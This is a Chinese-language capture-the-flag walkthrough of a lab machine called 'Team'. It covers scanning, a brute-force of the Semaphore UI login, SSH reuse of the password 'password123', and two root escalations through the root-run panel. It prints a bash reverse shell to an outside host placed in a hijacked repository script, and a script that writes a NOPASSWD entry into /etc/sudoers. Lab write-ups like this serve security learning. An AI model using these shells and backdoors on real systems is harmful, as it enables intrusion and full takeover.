

Team

write by yolo

信息搜集

```
21 └──(root㉿kali)-[~/home/kali]
22 ┌ # nmap -sV -sC 192.168.1.11
23 Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 03:26 EDT
24 Nmap scan report for 192.168.1.11 (192.168.1.11)
25 Host is up (0.00030s latency).
26 Not shown: 997 closed tcp ports (reset)
27 PORT      STATE SERVICE VERSION
28 22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
29 | ssh-hostkey:
30 |_ 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
31 |_ 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
32 |_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
33 80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
34 |_http-server-header: Apache/2.4.62 (Debian)
35 |_http-title: Maze Security - \xE4\xBC\x81\xE4\xB8\x9A\xE7\xBA\xA7\xE5\xAE\x89\xE5\x85\xA8\xE8\xA7\xA3\xE5\x86\xB3\xE6\x96\xB9\xE6\xA1\x88
36 3000/tcp  open  http     Golang net/http server
37 |_http-title: Dashboard - Semaphore UI
38 | fingerprint-strings:
39 | GenericLines, Help:
40 | HTTP/1.1 400 Bad Request
41
```

开了三个端口，感觉注入点得在80，3000看

初步判断，80是个模板网页，3000是个面板登录页面

然后扫下目录（很失败

```
└──(root㉿kali)-[~/home/kali]
└ # gobuster dir -u http://192.168.1.11:3000/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.11:3000/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====


Error: the server returns a status code that matches the provided options for
non existing urls. http://192.168.1.11:3000/03911026-3452-446b-b52e-a72081f123c2
=> 200 (Length: 815). To continue please exclude the status code or the length
```

```
└──(root㉿kali)-[~/home/kali]
└ # gobuster dir -u http://192.168.1.11/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.11/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/server-status      (Status: 403) [size: 277]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====
```

user

猜测面板这里是弱密码爆破



Request 77 bytes

```

1 POST /api/auth/login HTTP/1.1
2 Host: 192.168.1.11:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
4 Accept: application/json, text/plain, */*
5 Accept-Encoding: gzip, deflate
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Content-Type: application/json
8 Priority: u=0
9 Referer: http://192.168.1.11:3000/auth/login
10 Origin: http://192.168.1.11:3000
11 Content-Length: 33
12
13 {"auth": "{{file:line(C:\ctftools\wordlists\fuzzDicts-master\userNameDict\top500.txt)}}", "password": "{{file:line(C:\ctftools\wordlists\wordlists\top100pass.txt)}}"}
    
```

成功[2481] 失败[0] 并发/负载 搜索 仅匹配 提取响应数据 导出数据

请求	大小	延迟(ms)	Payloads	操作
1846		530	root.password123	⋮ ⓧ
482		91	pop3.12345	⋮ ⓧ
483		94	memcached.12345	⋮ ⓧ
484		102	ssh.12345	⋮ ⓧ
485		104	sqlserver.12345	⋮ ⓧ
486		105	smb.12345	⋮ ⓧ
487		104	smtp.12345	⋮ ⓧ
488		106	postgresql.12345	⋮ ⓧ
489		0	jboss.12345	⋮ ⓧ
490		0	root.0	⋮ ⓧ

账号密码: root/password123

登录进来后,发现是semaphore UI面板,仓库链接: <https://github.com/semaphoreui/semaphore-de-mo>

密钥存储这里看到了todd,感觉上是在提示我,这个todd是ssh登录的用户名

密钥存储

名称	类型
todd	ssh

然后尝试使用密码password123,成功进入

```

yolo@yolo:~/desktop/timu$ ssh todd@192.168.1.11
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
ED25519 key fingerprint is SHA256:o2iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbwSQ.
This host key is known by the following other names/addresses:
  ~/ssh/known_hosts:1: [hashed name]
  ~/ssh/known_hosts:3: [hashed name]
  ~/ssh/known_hosts:4: [hashed name]
  ~/ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.11' (ED25519) to the list of known hosts.
todd@192.168.1.11's password:
Linux Team 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug  5 05:31:55 2025 from 192.168.1.12
todd@Team:~$ |
    
```

接下来可以拿到user的flag


```

todd@Team:~$ ls /home
11104567  sublarge  todd
todd@Team:~$ cd /home/11104567
todd@Team:/home/11104567$ ls
user.txt
todd@Team:/home/11104567$ cat user.txt
flag{user-f1d1d471045542b64f3fff665b42035a}
todd@Team:/home/11104567$ 
    
```

root

方法一


拿到todd的shell后，尝试了 `sudo -l`，查找 `suid` 文件，查看定时任务，均没有成功。然后使用 `ps aux | grep root` 发现在进程中，是root起的那个面板，这也就意味着，如果我通过面板拿到shell，自然会继承为root权限



```
todd@Team:~ x + v
root      116 0.0 0.0    0  0 ? I< 03:36 0:00 [scsi_tmf_2]
root      117 0.0 0.0    0  0 ? I< 03:36 0:00 [scsi_tmf_1]
root      158 0.2 0.0    0  0 ? I< 03:36 0:28 [kworker/0:1-H-kblockd]
root     189 0.0 0.0    0  0 ? I< 03:36 0:00 [kworker/u3:0]
root     191 0.1 0.0    0  0 ? I< 03:36 0:13 [jbd2/sda1-8]
root     192 0.0 0.0    0  0 ? I< 03:36 0:00 [ext4-rsv-conver]
root    225 0.0 2.0 90032 41836 ? SS 03:36 0:05 /lib/systemd/systemd-journald
root    250 0.0 2.0 22016 5528 ? SS 03:36 0:00 /lib/systemd/systemd-udevd
root    307 0.0 0.0    0  0 ? I< 03:36 0:00 [ttm_swap]
root    308 0.0 0.0    0  0 ? S  03:36 0:00 [lrm/18-vmwgfx]
root    312 0.0 0.1 6736 2900 ? SS 03:36 0:00 /usr/sbin/cron -f
root    315 0.0 0.1 222784 4028 ? SS 03:36 0:00 /usr/sbin/syslogd -n -iNONE
root    317 0.0 0.3 22532 7392 ? SS 03:36 0:00 /lib/systemd/systemd-logind
root   339 10.8 6.2 1341980 128292 ? Ss 03:36 23:19 /usr/local/bin/semaphore server --config /etc/semaphore/config.json
root   344 0.0 0.2 9588 5776 ? SS 03:36 0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhccli
ent.enp0s3.leases -i -df /var/lib/dhcp/dhcclient6.enp0s3.leases enp0s3
root   346 0.0 0.0 5840 1828 ttys S+ 03:36 0:00 /sbin/agetty -o -p -- /u --noclear tty1 linux
root   348 0.0 1.0 108788 21220 ? Ss 03:36 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown
--wait-for-signal1
root   384 0.0 0.3 13288 7776 ? SS 03:36 0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root   407 0.0 1.7 253820 35088 ? SS 03:36 0:01 /usr/sbin/apache2 -k start
root  1045 0.0 0.4 14508 8832 ? SS 05:10 0:00 sshd: todd [priv]
root  1129 0.0 0.1 7960 3432 pts/0 S  05:26 0:00 su 1104567
root  73925 0.0 0.0    0  0 ? I  06:34 0:00 [kworker/u2:3-events_unbound]
root  74034 0.0 0.1 3820 2708 ? S  06:41 0:00 bash print_system_info.sh
root  74035 0.0 0.1 3952 3316 ? S  06:41 0:00 bash -i
root  74115 0.0 0.0    0  0 ? I  06:48 0:00 [kworker/u2:2-flush-8:0]
root  74130 0.0 0.0    0  0 ? I  06:58 0:00 [kworker/0:2-events_freezable_power_]
root  74132 0.0 0.0    0  0 ? I  06:59 0:00 [kworker/u2:0-flush-8:0]
root  74139 0.0 0.0    0  0 ? I  07:04 0:00 [kworker/0:1-ata_sff]
root  74144 0.0 0.0    0  0 ? I  07:07 0:00 [kworker/u2:1-flush-8:0]
root  74198 0.1 0.0    0  0 ? I  07:09 0:00 [kworker/0:0-events_power_efficient]
root  74202 0.0 0.4 14508 8532 ? Ss 07:11 0:00 sshd: todd [priv]
todd  74215 0.0 0.0 3044 700 pts/1 R+ 07:12 0:00 grep root
todd@Team:~$
```

△接下来的操作者NB了，可以不通过 `todd` 的shell直接提权到root

我们先新建一个项目，发现有个关键模板，我们能用上



The screenshot shows the Semaphore web interface. On the left, there's a sidebar with a user profile for 'hacker' and sections for '仪表板', '任务模板', '计划', '库存', '变量组', '密钥存储', '仓库', '集成', and '团队'. The '任务模板' section is expanded, showing a list of templates:

名称	版本	状态	最后任务	剧本	库存	变量
Apply infrastructure (OpenTofu)	-	未启动			-	Emp
Apply infrastructure (Terragrunt)	-	未启动			-	Emp
Build demo app	-	未启动	build.yml	Build	Emp	
Deploy demo app to Dev	-	未启动	deploy.yml	Dev	Emp	
Deploy demo app to Production	-	未启动	deploy.yml	Prod	Emp	
Ping semaphoreui.com	-	未启动	ping.yml	Prod	Emp	
# Print system info (Bash)	-	Running #230 by LingMj	print_system_info.sh	Prod	Emp	
Print system info (PowerShell)	-	未启动	print_system_info.ps1	Prod	Emp	

简单看了下模板内容，发现它是执行的某仓库的一个脚本

#! 编辑模板 'Bash Script'

X

常见选项

任务 构建 部署

名称 * Print system info (Bash)

Script Filename * print_system_info.sh

仓库 * Demo Set branch

变量组 * Empty

视图 Tools

高级选项

调查变量 + 添加变量

Allow parallel tasks New

我想通过 cron 仅为某个仓库的新提交运行任务

抑制成功警报

CLI args + 添加参数

提示

CLI 参数 分支

取消 保存

回到仓库，我们会发现Demo里的链接是官方仓库里的，我们用不了，那就直接仓库劫持，把链接更改为我们自己的仓库，同时里面也写个print_system_info.sh脚本

回到仓库，我们会发现Demo里的链接是官方仓库里的，我们用不了，那就直接仓库劫持，把链接更改为我们自己的仓库，同时里面也写个print_system_info.sh脚本

仓库

名称	GIT URL	SSH 密钥	操作
Demo	https://github.com/Yo1o-sir/test.git main	None	 

Code https://github.com/Yo1o-sir/test/blob/main/print_system_info.sh

Yo1o-sir / test

Code Blame 2 lines (2 loc) · 55 Bytes

```
1 #!/bin/bash
2 bash -i >& /dev/tcp/192.168.1.14/4444 0>&1
```

接下来我们要做的是运行一次那个任务模板，直接反弹到我的kali虚拟机中

The screenshot shows a web-based CI/CD interface. On the left, there's a sidebar with various project management options like '仪表板', '任务模板', '计划', '仓库', etc. The main area is titled '任务模板' and lists several templates. One template, 'Print system info (Bash)', is currently running, indicated by a blue 'Running' button with a red arrow pointing to it. To the right of the list is a terminal window showing a root shell on a Kali Linux VM. The terminal output includes commands like 'ls', 'cat /root/root.txt', and 'cat /root/root.txt' again, which reveals the flag file content.

over, 现在我们手里可是root权限，那个user.txt自然能读

方法二

在todd权限下，创建一个shell.sh，接下来能玩的很花，GitHub仓库的那个脚本文件也能用，不过我这里打算直接给todd提权

```
todd@Team:~$ cd /tmp
todd@Team:/tmp$ ls
rockyou.txt  systemd-private-e1e577d952b54596bf2eb92be
semaphore   systemd-private-e1e577d952b54596bf2eb92be
suForce      systemd-private-e1e577d952b54596bf2eb92be
todd@Team:/tmp$ nano shell.sh
todd@Team:/tmp$ cat shell.sh
#!/bin/bash
echo 'todd ALL=(ALL) NOPASSWD: ALL' >> /etc/sudoers
todd@Team:/tmp$
```

然后在仓库下，把绝对路径写上

The screenshot shows a web-based interface for managing repositories. On the left, a sidebar menu includes options like Dashboard, Task Templates, Schedules, Libraries, Variable Groups, Key Stores, and Repositories. The 'Repositories' option is selected. In the main area, there is a table with one row for 'Demo'. The table columns are 'Name', 'GIT URL', 'SSH Key', and 'Operations'. Below this is a modal window titled 'Edit Repository' for the 'Demo' repository. The modal fields are: Name (Demo), URL or Path (/tmp/), Git Type (git selected), Branch (main), and Access Key (None). At the bottom of the modal are 'Cancel' and 'Save' buttons.

同样，我们需要回到模板编辑里面，把使用的脚本名字改上

The screenshot shows a task template editor. The sidebar menu is identical to the previous screenshot. The main area shows a task template named 'Print system info (Bash)'. The 'Tasks' tab is selected. A modal window titled '#1 编辑模板 'Bash Script'' is open. In the 'Common Options' section, the 'Script Filename' field is highlighted and contains 'shell.sh'. Other fields include 'Repository' set to 'Demo', 'Variable Group' set to 'Empty', and 'View' set to 'Tools'. The 'Advanced Options' section contains checkboxes for 'Allow parallel tasks', 'Run cron job for new commits', '抑制成功警报', and 'CLI args'. The 'Notes' section has checkboxes for 'CLI parameters' and 'Branches'. At the bottom of the modal are 'Cancel' and 'Save' buttons.

好了，接下来直接执行一下模板，ok，提权成功

The screenshot shows a terminal window on the left and a task management interface on the right.

Terminal Session (Left):

```
[20:20:48] 388218 | ssh > 192.168.1.14
[20:20:51] 388219 | uid=1000(todd) gid=1000(todd) groups=1000(todd)
[20:20:52] 388220 | todd@Team:/tmp$ ^C
[20:20:52] 388221 | todd@Team:/tmp$ logout
[20:20:52] 388222 | Connection to 192.168.1.11 closed.
[20:20:52] 388223 | [20:20:52] 388224 | 
[20:20:52] 388225 | (root@kali)-[~]# /home/kali
[20:20:53] 388226 | # ssh todd@192.168.1.11
[20:20:56] 388227 | todd@192.168.1.11's password:
[20:20:56] 388228 | Linux Team 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-20) x86_64
[20:20:56] 388229 | 
[20:20:56] 388230 | The programs included with the Debian GNU/Linux system are
[20:20:56] 388231 | the exact distribution terms for each program are described
[20:20:56] 388232 | individual files in /usr/share/doc/*copyright.
[20:20:56] 388233 | 
[20:20:56] 388234 | Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
[20:20:56] 388235 | permitted by applicable law.
[20:20:56] 388236 | Last login: Tue Aug  5 08:07:48 2025 from 192.168.1.14
[20:20:58] 388237 | 
[20:20:58] 388238 | todd@Team:~# id
[20:20:58] 388239 | uid=1000(todd) gid=1000(todd) groups=1000(todd)
[20:21:08] 388240 | 
[20:21:28] 388241 | todd@Team:~# sudo -i
[20:21:28] 388242 | root@Team:~# id
[20:21:28] 388243 | uid=0(root) gid=0(root) groups=0(root)
[20:21:28] 388244 | root@Team:~# ]
```

Task Management Interface (Right):

bash > 任务 #333

Status: Success Started by LingMj at a few seconds ago (20:20) a few seconds

操作日志:

- 8:20:42 PM Task 333 added to queue
- 8:20:42 PM Started: 333
- 8:20:42 PM Run TaskRunner with template: bash
- 8:20:42 PM Preparing: 333
- 8:20:42 PM Preparing: 333

左侧工具栏图标:

- 仪表板
- 任务模板
- 计划
- 库存
- 变量组
- 密钥存储
- 仓库
- 集成
- 团队